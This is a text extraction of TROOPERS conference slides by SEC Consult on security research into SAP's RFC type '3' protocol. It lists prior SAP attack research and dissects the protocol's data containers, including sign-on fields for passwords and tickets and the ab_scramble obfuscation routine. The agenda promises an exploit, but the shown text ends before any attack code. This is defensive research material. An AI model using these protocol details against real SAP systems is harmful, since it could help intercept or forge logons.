TROOPERS

Everyone Knows SAP, Everyone Uses SAP, Everyone Uses RFC, No One Knows RFC

"From RFC to RCE 16 Years Later"

SEC Consult

an Eviden business

Disclaimer

This publication contains references to the products of SAP AG.

SAP, R/3, SAP NetWeaver, Duet, PartnerEdge, ByDesign, SAP BusinessObjects Explorer, StreamWork, and other SAP products and services mentioned herein as well as their respective logos are trademarks or registered trademarks of SAP AG in Germany and other countries.

Business Objects and the Business Objects logo, BusinessObjects, Crystal Reports, Crystal Decisions, Web Intelligence, Xcelsius, and other Business Objects products and services mentioned herein as well as their respective logos are trademarks or registered trademarks of Business Objects Software Ltd. Business Objects is an SAP company. Sybase and Adaptive Server, iAnywhere, Sybase 365, SQL Anywhere, and other Sybase products and services mentioned herein as well as their respective logos are trademarks or registered trademarks of Sybase, Inc. Sybase is an SAP company.

SAP AG is neither the author nor the publisher of this publication and is not responsible for its content. SAP Group shall not be liable for errors or omissions with respect to the materials. The only warranties for SAP Group products and services are those that are set forth in the express warranty statements accompanying such products and services, if any. Nothing herein should be construed as constituting an additional warranty.

Agenda

1. Background and Motivation
2. Research Objectives
3. Set the Pieces: Protocol Dissection of the Historical Type '3'
4. ABAP Kernel Catacombs and Research Findings
    1. e4 e5: Logon Artefacts and Design Flaws
    2. Qh5 Nc6: Antique Bug in disp+work!ab_scramble
    3. Bc4 Nf6: ABAP Relics in the Hidden AutoABAP/bgRFC Interface
    4. Qxf7#: A Memorable Exploit – SAPMATT
5. Implications and Aftermath
6. Defense and Countermeasures
7. Conclusion

Who Am I

Technical Security Consultant @ SEC Consult, Vienna

Fabian Hagg

Student @ UAS Technikum Vienna (AT)

Former Student @ UAS Offenburg (DE)

Focus topics:

- SAP Ecosystem
- Penetration Testing
- Security Assessments
- Vulnerability Research

Responsible Disclosure Record @ SAP:


CVE-2020-6262, CVE-2020-6318, CVE-2020-26808, CVE-2020-26832, CVE-2021-21465, CVE-2021-21468, CVE-2021-21466, CVE-2021-21473, CVE-2021-27610, CVE-2021-33677, CVE-2021-33678, CVE-2021-33684, CVE-2022-27668, CVE-2022-35295, CVE-2023-0014, some without CVE assignment

Special thanks to

- My former colleagues Alex and Raschin
- Everyone @ SAP and the Product Security Response Team (PSRT), thanks to Bernd and Thomas
- The SEC Consult Vulnerability Lab
- The SAP Security Research Community!

Background and Motivation

SAP® Software: Remote Function Call (RFC) and Type '3'



[1] SAP SE, "SAP Help Portal: Components of SAP Communication Technology - RFC", sap.com. https://help.sap.com/docs/ABAP_PLATFORM_NEW/753088fc00704d0a80e7fbd6803c8adb/4888068ad9134076e10000000a42189d.html (accessed Jun. 4, 2023).

Background and Motivation

RFC Nowadays

Traditional and continuing use cases

- Connectivity between **central hubs** and managed satellite systems (e.g. SolMan, CUA, GRC)
- Connectivity within SAP transport domains (**TMS**)
- Connectivity for front-end systems with back-ends in the **SAP Fiori** infrastructure
- Connectivity in Internet-facing scenarios incl. **B2B/B2G** via SAProuter, SAP Business Connector, or other middleware

More modern use cases

RFC over HTTP/WebSockets:

"RFC is now internet-enabled [...] Therefore, VPN connections are no longer required for calling remote-enabled function modules (RFMs) across company networks." [2]

- Connectivity in **hybrid architectures** and **multi-cloud environments** via the RFC Receiver Adapter of SAP Cloud Integration
- Connectivity in hybrid architectures and the Business Technology Platform (BTP) using the **SAP Cloud Connector (SCC)**

[2] SAP SE, "SAP Help Portal – WebSocket Remote Function Call", sap.com. https://help.sap.com/doc/34796706f38646f68d51a0fa0d4636e4/100/en-US/8cc8cc6198fd416bb368d7fe34e30d81.html (accessed Jun. 4, 2023).

Background and Motivation (16 Years Later)

RFC Security and Previous Research

2007: M. Nuñez Di Croce, "Attacking the Giants: Exploiting SAP Internals"

2012: M. Nuñez Di Croce, "SAP (In)Security - Attacks, defenses and current state of the art"

2012: B. Brencher, "SAP Runs SAP – Remote Function Call: Hacking and Defense"

2012: A. Polyakov, "Top 10 most interesting SAP vulnerabilities"

2014: D. Chastuhin, "All Your SAP Passwords Belong to Us"

2015: H.C. Esperer and F. Weidemann, "A Backdoor in Wonderland"

2019: D. Chastuhin and M. Geli, "SAP Gateway to Heaven", results integrated into pysap (M. Gallo)

SAP Gateway to Heaven

OPCDE DXB 2019

pysap - Python library for crafting SAP's network protocols packets

2007 | 2010 | 2012 | 2014 | 2015 | 2017 | 2019

2010: E. Arsal, "Rootkits and Trojans on your SAP Landscape"

2012: M. Gallo, "Uncovering SAP Vulnerabilities: Reversing and Breaking the Diag Protocol"

2012: D. Hartley, "SAP Slapping"

2014: M. Gallo, "SAP's Network Protocols Revisited"

2015: E. Fausto, "Recovering SAP RFC Credentials from Network Traffic"

2017: J. Czarny, "Holy crap I need to pentest SAP from Citrix"

PowerSAP

PowerSAP is a simple powershell re-implementation of popular & e
modules, or python scripts available on the Internet. This re-implem

PowerSAP allows to reach SAP RFC with .Net connector 'NCo'.

2014-today: SAP SE, "Securing Remote Function Call (RFC)" Whitepaper

Research Objectives

Scope and Goals

Offensive Security Research
Inspired by the work of E. Arsal 2010 [3] and M. Nuñez 2007 [4]

Server-Side Implementation in AS ABAP

Re-assessment of the RFC interface for server-to-server communications of type '3' with a combination of static/ dynamic analysis techniques

Vulnerabilities

Centering on high-impact implementation bugs

Number of vulnerabilities registered in NVD

Undocumented, large and aged codebase?

[3] E. Arsal. (2010). Rootkits and Trojans on Your SAP Landscape. Presented at the Chaos Communication Congress (CCC) 27C3 Conf.
[4] M. Nuñez. (2007). Attacking the Giants: Exploiting SAP Internals. Presented at the Black Hat Europe 2007 Conf.


Research Objectives

The Extended Backstory

Previous project: Large-scale analysis of remote-enabled ABAP function modules [5]

- Focused on functions without explicit authorization checks (ABAP coding)
- Focused on functions without implicit checks (kernel side) except S_RFC

Transaction STAUTHRACE: No S_RFC check?



[5] SEC Consult Vulnerability Lab, A. Meier and F. Hagg, "Multiple Critical Vulnerabilities in SAP® Application Server ABAP® and ABAP® Platform", sec-consult.com. https://sec-consult.com/vulnerability-lab/advisory/critical-vulnerabilities-in-sap-application-server-and-platform/ (accessed Jun. 4, 2023).


Set the Pieces


[Protocol Dissection of the Historical Type '3']


Server-to-Server RFC Communication of Type '3'

Protocol Dissection – RFC Connection, Conversation, and Container

- RFC Connection and RFC Conversation
  - NI/RFC Handshake
  - Conversation ID (CONVID)
- RFC Conversation Packets
  - Used by calling instance to perform function calls (payload)
  - Used by server to deliver its results
- RFC Data Containers
  - Simple Tag, Length, Value (TLV) pattern
  - Large number of data containers
  - Nested more complex data structures
  - Container chains







Tag	Data Container
0x0101	RFC_HEADER_HEAD
0x0103	RFC_HEADER_PROTOINFO
0x0106	RFC_HEADER_UNICODE_HEAD

Tag	Data Container
0x0105	RFC_UKEY_STRUCT

Tag	Data Container
0x0006	RFCINFO_RFC_DESTINATION_NAME
0x0007	RFCINFO_IP_ADDR_PADDED
0x0008	RFCINFO_CSERVICE_SHORT
0x0012	RFCINFO_CSAP_REL_LVL
0x0013	RFCINFO_CSAP_KRNL_REL_LVL
0x0018	RFCINFO_IP_ADDR
0x0130	RFCINFO_CPROGRAM_NAME
0x0512	RFCINFO_EPP_CONN_LAST
...	...

Tag	Data Container
0x0111	RFC_SIGNON_USER
0x0117	RFC_SIGNON_PASSWD
0x0114	RFC_SIGNON_SYSCLNT
0x0115	RFC_SIGNON_LGN_LANG
0x0141	RFC_SIGNON_EXTTICKET
0x0120	RFC_SIGNON_TICKET
0x0140	RFC_SIGNON_INTTICKET
0x0119	RFC_SIGNON_CUSER
0x0009	RFC_SIGNON_CUSER_2
0x000e	RFC_SIGNON_CSYSCLNT
0x0134	RFC_SIGNON_CSYSCLNT_2
0x0003	RFC_SIGNON_CSID
0x000c	RFC_SIGNON_CTRANSID
0x0122	RFC_SIGNON_TIMESTAMP
0x0135	RFC_SIGNON_CINSTNO
0x0121	RFC_SIGNON_SING_LGN
0x0672	RFC_SIGNON_X509
0x000b	RFC_SIGNON_CSAP_REL
0x0102	RFC_SIGNON_FUNCNAME
...	...

Tag	Data Container
0x0131	CPIC_RFC_TH_STRUCT

Tag	Data Container
0x0201	CPIC_RFC_FUNC_CALL_IMP_PARAM
0x0205	CPIC_RFC_FUNC_CALL_EXP_PARAM
0x0203	CPIC_RFC_FUNC_CALL_IMP_VALUE
0x0301	CPIC_RFC_FUNC_CALL_TAB_PARAM
0x0330	CPIC_RFC_FUNC_CALL_TAB_META
0x0302	CPIC_RFC_FUNC_CALL_TAB_LINE_META
0x0304	CPIC_RFC_FUNC_CALL_SING_LINE_VALUE
0x0303	CPIC_RFC_FUNC_CALL_MULTI_LINE_VALUE
...	...


Tag	Data Container
0x0104	CPIC_SUFFIX_STRUCT

SEC Consult
an Eviden business

Server-to-Server RFC Communication of Type '3'

Protocol Dissection – RFC_SIGNON_DATA Segment

- Includes logon material and user information
  - parsed by **`disp+work!ab_isignon`**
  - inserted into internal data struct '**`SIGNONCNTL`**'
  - stored in shared memory (em/private heap)
  - utilized by **`disp+work!ab_xsignon`** during orchestration of authentication
- Carries several scrambled RFC data containers



Containers parsed by disp+work!ab_isignon

Tag	Description/Data Value	Data Container
0x0111	Destination user name	RFC_SIGNON_USER
0x0117	Destination user password	RFC_SIGNON_PASSWD
0x0114	Destination system client	RFC_SIGNON_SYSCLNT
0x0115	Logon language	RFC_SIGNON_LGN_LANG
0x0141	External Ticket (ExtTicket)	RFC_SIGNON_EXTTICKET
0x0120	External Ticket old (Ticket)	RFC_SIGNON_TICKET
0x0140	Internal Ticket (IntTicket)	RFC_SIGNON_INTTICKET
0x0119	Caller user name (CUser)	RFC_SIGNON_CUSER
0x000e	Caller system client (CClient)	RFC_SIGNON_CSYSCLNT
0x0003	Caller system identifier (CSID)	RFC_SIGNON_CSID
0x000c	Caller transaction ID (CTransID)	RFC_SIGNON_CTRANSID
0x0122	Timestamp yyyyMMddHHmmss	RFC_SIGNON_TIMESTAMP
0x0135	Caller installation No. (CInstNo)	RFC_SIGNON_CINSTNO
0x0121	Single logon flag	RFC_SIGNON_SING_LGN
0x0129	Alias user	RFC_SIGNON_ALIAS_USER
0x0672	X.509 certificate	RFC_SIGNON_X509
0x0670	SSO2 string	RFC_SIGNON_SSO2_STR
0x0673	External ID ExtId	RFC_SIGNON_EXTID
0x0123	Information (single flag)	RFC_SIGNON_INFOFLAG
0x0112	unknown	unknown
0x000f	unknown	unknown
0x0113	unknown	unknown
0x0674	unknown	unknown
0x0675	unknown	unknown

Server-to-Server RFC Communication of Type '3'


Protocol Dissection – Routine disp+work!ab_scramble

`ab_scramble` - Proprietary obfuscation routine

- Discussed by E. Fausto at Ekoparty 2015 [6]

